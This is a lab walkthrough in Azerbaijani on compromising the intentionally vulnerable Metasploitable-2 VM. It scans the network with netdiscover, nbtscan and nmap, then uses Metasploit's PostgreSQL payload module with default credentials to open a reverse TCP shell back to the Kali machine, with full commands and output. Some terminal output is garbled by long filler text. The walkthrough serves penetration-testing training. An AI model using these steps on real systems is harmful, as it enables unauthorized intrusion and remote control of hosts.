


# Metasploitable hacking

**NOT: Metasploitable-2 içində qəsdən, bilərəkdən boşluqlar buraxılmış bir maşındır. Realda edəcəyiniz hücumlar və senarilərdə bu qədər asan nəticələr əldə etməyəcəksiniz.**

Əvvəlcə virtual maşınımızı işə salırıq və həm Kali linuxun həm də Metasploitable-2 maşınının Network ayarlarının NatNetwork olduğunu dəqiqləşdiririk. Bu ayar önəmlidir, çünki Kali və Metasploitable-nin eyni Network içində olmağı lazımdır.



Daha sonra Metasploitable-2 işə salırıq və login ekranı açıldıqdan sonra hələ ki onla işimiz bitir.

```

* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

      _ _ _ _ _
     / _ _ _ _ \
    / _ _ _ _ \
   / _ _ _ _ \
  / _ _ _ _ \
 / _ _ _ _ \
/_ _ _ _ _ \

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:

```

Kali linux-u açıırıq və yan yana 2 ədəd terminal başladırıq. Bu terminallardan birində MetaSploitFramework-ü açıırıq. Bunun üçün **msfconsol** əmrindən istifadə edirik. Digər terminalda isə Netdiscover ilə network a bağlı cihazların ip-lərini görürük. Bunun üçün **netdiscover -r 10.0.2.0/24** əmrindən istifadə edirik. Burada **netdiscover** program adı **-r** (range) verdiyimiz aralıqdır. Burada **0/24** yazmağımızın məqsədi local ip-ə bağlı bütün ipləri scan etməsidir.

```

root@kali: ~
File Actions Edit View Help
msfconsol

#####
.:.:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:..:~

```

Çıxan İPlər haqda daha ətraflı məlumat almaq üçün əlavə olaraq **nbtsan** edirik. Bunu da eyni qaydada və eyni ayarlarla edirik.

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# nbtscan -r 10.0.2.0/24  
Doing NBT name scan for addresses from 10.0.2.0/24  


| IP address | NetBIOS Name                     | Server    | User           | MAC address       |
|------------|----------------------------------|-----------|----------------|-------------------|
| 10.0.2.15  | <unknown>                        | <unknown> |                |                   |
| 10.0.2.4   | METASPLOITABLE                   | <server>  | METASPLOITABLE | 00:00:00:00:00:00 |
| 10.0.2.255 | Sendto failed: Permission denied |           |                |                   |

  
(root@kali)-[~]  
#
```

Çıxan nəticədən bəzirləyirik ki Metasploitable-nin yəni hədəfimizin ipsi 10.0.2.4 dır.

İndi isə Nmap ilə hədəfin portlarında boşluq axtaraq. Bunu **nmap -A 10.0.2.4** əmri ilə edirik. Burada **-A** seçimi Agresiv tarama,scan mənasına gəlir. Bu proses biraz uzun çəkə bilər. Scan bitdikdən sonra qabağımıza bir çox port nömrəsi və onunla bağlı məlumatlar çıxır.

```
root@kali: ~  
File Actions Edit View Help  
513/tcp open  login  
514/tcp open  tcpwrapped  
1099/tcp open  java-rmi      GNU Classpath grmiregistry  
1524/tcp open  bindshell     Metasploitable root shell  
2049/tcp open  nfs          2-4 (RPC #100003)  
2121/tcp open  ftp          ProFTPD 1.3.1  
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5  
| mysql-info:  
|   Protocol: 10  
|   Version: 5.0.51a-3ubuntu5  
|   Thread ID: 8  
|   Capabilities flags: 43564  
|   Some Capabilities: SupportsTransactions, Support41Auth, SupportsCompression,  
SwitchToSSLAfterHandshake, ConnectWithDatabase, Speaks41ProtocolNew, LongColumnFl  
ag  
|   Status: Autocommit  
|   Salt: o{<Y*e?J8vl:zztZE}>9  
5432/tcp open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7  
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA  
/stateOrProvinceName=There is no such thing outside US/countryName=XX  
| Not valid before: 2010-03-17T14:07:45  
| Not valid after:  2010-04-16T14:07:45  
|_ssl-date: 2022-10-15T17:20:58+00:00; +2s from scanner time.  
5900/tcp open  vnc          VNC (protocol 3.3)  
| vnc-info:  
|   Protocol version: 3.3  
|   Security types:  
|_   VNC Authentication (2)  
6000/tcp open  X11          (access denied)  
6667/tcp open  irc          UnrealIRCd  
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)  
|_ajp-methods: Failed to get a valid response for the OPTION request  
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1  
|_http-favicon: Apache Tomcat  
|_http-title: Apache Tomcat/5.5  
|_http-server-header: Apache-Coyote/1.1  
MAC Address: 08:00:27:1F:B5:FA (Oracle VirtualBox virtual NIC)
```

Bizim bugün istifadə edəcəyimiz hissə 5432ci port olan postgresql-dir. Açar sözümüzün postgresql olduğunu təyin etdikdən sonra msfconsola keçirik və terminala **search postgresql** yazırıq. Biz bu əmrə msfconsolun içində olan və içində postgresql keçən bütün file-ləri qarşımıza çıxarmasına imkan yaradırıq.

```
msf6 > search postgresql

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/capture/postgresql      2014-06-08      normal No      Authentication Capture: postgresql
1  post/linux/gather/enum_users_history     2014-06-08      normal No      Linux Gather User History
2  exploit/multi/http/manage_engine_dc_pmp_sql 2014-06-08      excellent Yes     ManageEngine Desktop Central / Password Manager LinkViewFetchServ
let.dat SQL Injection
3  auxiliary/admin/http/manageengine_pmp_privsc 2014-11-08      normal Yes     ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQ
L Injection
4  exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-20      excellent Yes     PostgreSQL COPY FROM PROGRAM Command Execution
5  exploit/multi/postgres/postgres_createlang 2016-01-01      good      Yes     PostgreSQL CREATE LANGUAGE Execution
6  auxiliary/scanner/postgres/postgres_dbname_flag_injection 2016-01-01      normal No      PostgreSQL Database Name Command Line Flag Injection
7  auxiliary/scanner/postgres/postgres_login 2016-01-01      normal No      PostgreSQL Login Utility
8  auxiliary/admin/postgres/postgres_readfile 2016-01-01      normal No      PostgreSQL Server Generic Query
9  auxiliary/admin/postgres/postgres_sql     2016-01-01      normal No      PostgreSQL Server Generic Query
10 auxiliary/scanner/postgres/postgres_version 2016-01-01      normal No      PostgreSQL Version Probe
11 exploit/linux/postgres/postgres_payload 2007-06-05      excellent Yes     PostgreSQL for Linux Payload Execution
12 exploit/windows/postgres/postgres_payload 2009-04-10      excellent Yes     PostgreSQL for Microsoft Windows Payload Execution
13 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28      normal No      Ruby on Rails Devise Authentication Password Reset

Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/http/rails_devise_pass_reset

msf6 > |
```

Burada bir çox seçim var, amma biz 11ci sətirdəkini istifadə edəcəyik. İstifadə etmək üçün əvvəlcə **use** əmrindən istifadə edirik və payloadın adını yazırıq. Daha sonra isə **show options** əmrindən istifadə edərək menunu görürük.

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

Name      Current Setting  Required  Description
--      -
DATABASE  template1        yes       The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     5432             yes       The target port
USERNAME  postgres         yes       The username to authenticate as
VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Linux x86

msf6 exploit(linux/postgres/postgres_payload) > |
```

Burada doldurulmalı olduğumuz xanalar var. Düzəliş etmək üçün **set** əmrindən istifadə olunur. Bizim hədəfimizin ip-si 10.0.2.4 olduğu üçün **set rhost 10.0.2.4** əmrindən istifadə edirik. Və təkrar **show options** dedikdə dəyişikləri görürük.

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

Name      Current Setting  Required  Description
--      -
DATABASE  template1        yes       The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     5432             yes       The target port
USERNAME  postgres         yes       The username to authenticate as
VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Linux x86


msf6 exploit(linux/postgres/postgres_payload) > |
```



Burada istifadə edəcəyimiz payloadı da seçməliyik. Avtomatik tamamlamaq üçün tab-a 1 dəfə basmaq kifayətdir. 2 dəfə basaraq isə bütün seçimləri sizin qarşınıza çıxacaqdır.

```
msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/
set payload linux/x86/chmod          set payload linux/x86/meterpreter/reverse_tcp_uuid
set payload linux/x86/exec           set payload linux/x86/metsvc_bind_tcp          set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp set payload linux/x86/metsvc_reverse_tcp        set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid set payload linux/x86/read_file                set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp set payload linux/x86/shell/bind_ipv6_tcp        set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp       set payload linux/x86/shell/bind_ipv6_tcp_uuid  set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid set payload linux/x86/shell/bind_nonx_tcp        set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/meterpreter/reverse_ipv6_tcp set payload linux/x86/shell/bind_tcp            set payload linux/x86/shell_reverse_tcp
set payload linux/x86/meterpreter/reverse_nonx_tcp set payload linux/x86/shell/bind_tcp_uuid        set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/meterpreter/reverse_tcp    set payload linux/x86/shell/reverse_ipv6_tcp
msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/
```

Burada istifadə edəcəyimiz payload **linux/x86/shell/reverse\_tcp** olacaq. Bunu istifadə etmək üçün **set payload linux/x86/shell/reverse\_tcp** əmrindən istifadə edirik. Bu payload nəyə yararır qısa və anlaşılan dildə desək, əgər biz düz bağlantı istifadə edərək hədəfə bağlanmağa çalışsaq qarşı tərəf internetin zəifləməsi və ya wireshark programı ilə bu əməliyyatı görə və sonlandıra bilər. Bunun üçün də biz reverse yəni tərs bağlantıdan istifadə edirik. Biz hədəfə yox hədəfi bizə bağlayırıq. Əlavə olaraq etməli olduğumuz digər ayar lhostu daxil etməkdir. Local hostumuzu öyrənmək üçün fərqli bir terminalda **ifconfig** əmrindən istifadə edərək öyrənirik.



```
File Actions Edit View Help
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fedb:966a prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:db:96:6a txqueuelen 1000 (Ethernet)
    RX packets 2224 bytes 481943 (470.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3350 bytes 244815 (239.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 103 bytes 10890 (10.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 103 bytes 10890 (10.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
#
```

Buradan görürük ki bizim local hostumuz 10.0.2.15 dir və bunu daxil etmək üçün **set lhost 10.0.2.15** əmrindən istifadə edirik. Bütün ayarlarımız bitti. **Run** əmri ilə payload ı işə salırıq. Session opened yazısı gəldikdən sonra isə artıq hədəf cihazın içində olduğumuzu görürük. Bunun üçün **id** yazaraq user id məlumatlarını görə bilərik. Daha dəqiq olması üçün öz cihazımızda da yığdığımız **ifconfig** əmri ilə içində olduğumuz cihazın local ip sini görərək daha da əmin ola bilərik.

```

msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/jzVC00rX.so, should be cleaned up automatically
[*] Sending stage (36 bytes) to 10.0.2.4
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.4:40866 ) at 2022-10-15 14:45:30 -0400

id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1f:b5:fa
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1f:b5fa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3415 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2224 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:274003 (267.5 KB)  TX bytes:472342 (461.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:483 errors:0 dropped:0 overruns:0 frame:0
          TX packets:483 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:210853 (205.9 KB)  TX bytes:210853 (205.9 KB)

```

Əgər bu əmrləri yazanda nəticə alırsınızsa təbriklər siz hədəf cihaza sızdınız. Bundan sonrası haqqında deyə bilərik ki bu qisim normalda penetration test in bittidiyi nöqtədir. Əgər sızma testi xidməti verirsinizsə bundan sonrası üçün yetki yüksəltməyə şirkət qərar verir. Amma ümumi olaraq shell aldınızsa zəhmət olmasın sistemdə boşluq var mənasına gəlir və siz o boşluğu tapdınız. Əlavə olaraq qeyd edim ki avtomatik tamamlama olan tab dan istifadə edə bilməyəcəksiniz shell də. Tab tamamlama bash ə məxsus xüsusiyyətdir, uzaqdan alınan shell də bu işləmir. Əgər tabdan istifadə etsəniz sadəcə 8 boşluq əldə edəcəksiniz. Bura qədər gəldiyiniz üçün təşəkkürlər.